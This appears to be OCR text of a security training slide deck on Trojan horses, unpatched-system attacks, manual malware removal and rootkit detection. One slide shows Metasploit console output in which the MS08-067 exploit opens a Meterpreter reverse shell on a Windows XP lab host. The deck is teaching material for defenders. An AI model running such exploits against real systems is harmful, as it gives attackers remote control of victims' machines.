Malware

Trojan Horse Attacks


Exercise

Whether it is deliberate or accidental, running malware in your system means you lose control over it

The Internet is brimming with tools for generating Trojan horses

Several dozen per cent of all files in P2P networks are infected

Let's see how easy it is to insert a Trojan horse into a file




Known Vulnerability Attacks

Exercise

Even up to several security holes and vulnerabilities are being detected almost on a daily basis

If you do not install security patches as soon as they become available, your network will soon cease to be yours

Let's see how easy it is to attack a system missing security updates




Known Vulnerability Attacks

Exercise

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.87:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.90
[*] Meterpreter session 1 opened (192.168.1.87:4444 ->
192.168.1.90:1137) at 2012-01-24 10:45:58 +0100
```



Identifying Suspicious processes

Exercise

It is not always an option to rely on antiviruses and antispyware software. You need to know how to detect and remove unsolicited programs by yourself

If you suspect your computer is running malware, you should:

- Disconnect it from the network
- Identify suspicious processes and drivers
- Stop the unwanted programs
- Block the unwanted programs from running automatically at system start
- Find and delete program files and registry entries made by the programs
- Restart the computer and repeat steps 2 to 5

Process Explorer may be helpful in identifying malware

Identifying Suspicious processes

Exercise

When you're on a lookout for unwanted programs, pay attention to processes that:

- Lack an icon or have an icon belonging to a different, popular program
- Lack a description
- Lack a vendor name
- Have files that present themselves as Microsoft's, but don't have the right signature
- Have files stored in the Windows folder
- Are compressed or packaged
- Have files that contain suspicious strings or URLs
- Wait for network connections or exchange data using networks
- Hide behind the Svchost.exe or Rundll32.exe processes

Removing malware

Exercise

Removing a malicious program starts with stopping it

Malicious programs monitor each other's processes and if they detect one has been stopped, another process will start it again

Many unwanted programs modify also other running processes so that they will restart them if they are stopped

Rather than stop a process, you should suspend it

When you detect and stop the processes of malicious programs, you need to prevent them from starting automatically

Removing malware

Exercise

The Msconfig system tool does not monitor all paths, and that is why you need another Sysinternals Suite program, Autoruns, to block unwanted software


The last step in the removal procedure is detecting and deleting the programs from the disk and system registry

If you cannot delete the unwanted file:

- Use Process Explorer to identify and stop the process related to this file and try to delete it again
- If that doesn't work (the file may be protected by a driver or system process) try to change its name or extension. If this works, when you restart the computer you will be able to delete the file
- If it doesn't work, delete the file using MoveFile

Rootkits and detecting rootkits


A rootkit is a program designed to cloak itself or other objects from users and system administrators



Rootkits and detecting rootkits

Rootkits may be used to hide:


- Malware or attacks
- Internal system mechanisms
- Additional services and programs
- Selected files, folders, registry keys, network connections, user accounts, drivers, etc



Rootkits and detecting rootkits


Rootkits may operate in one of these three modes:

- A user-mode rootkit that modifies (filters) APIs
- A kernel-mode rootkit that modifies (filters) APIs
- A rootkit that modifies the kernel



Rootkits and detecting rootkits


User-mode API filtering



Pros: Don't require administrative permissions
Cons: Can by bypassed by calling kernel-mode APIs directly
Examples: Hacker Defender, Afx

Rootkits and detecting rootkits

Kernel-mode API filtering



Pros: Hard to discover, effectiveness

Cons: Require administrative permissions, difficult to write

Rootkits and detecting rootkits

Modifying the kernel

Pros: Lots of possibilities

Cons: Require administrative permissions, known methods of detection


Rootkits and detecting rootkits

Exercise

Cloaking rootkits use is not perfect

Rootkit detectors are divided into three groups:

- Signature-based detectors like Microsoft Malicious Software Removal Tool
- Detectors that discover anomalies in the operating system and detect changes in system libraries, like System Virginity Verifier, GMER and IceSword
- Detectors that compare system API call results with the results from reading the same data directly from disk or memory, like F-Secure Blacklight and RootkitRevealer




Rootkits and detecting rootkits

Exercise

Cloaking rootkits use is not perfect

Rootkit detectors are divided into three groups:

- Signature-based detectors like Microsoft Malicious Software Removal Tool
- Detectors that discover anomalies in the operating system and detect changes in system libraries, like System Virginity Verifier, GMER and IceSword
- Detectors that compare system API call results with the results from reading the same data directly from disk or memory, like F-Secure Blacklight and RootkitRevealer



Security Evaluation


Exercise

Equally popular are attacks exploiting OS configuration mistakes

These mistakes are usually:

- Using the admin account for everyday work
- Logging into the domain admin account on user workstations
- Keeping the default system settings

MBSA will let you test the basic security in your system



THANKS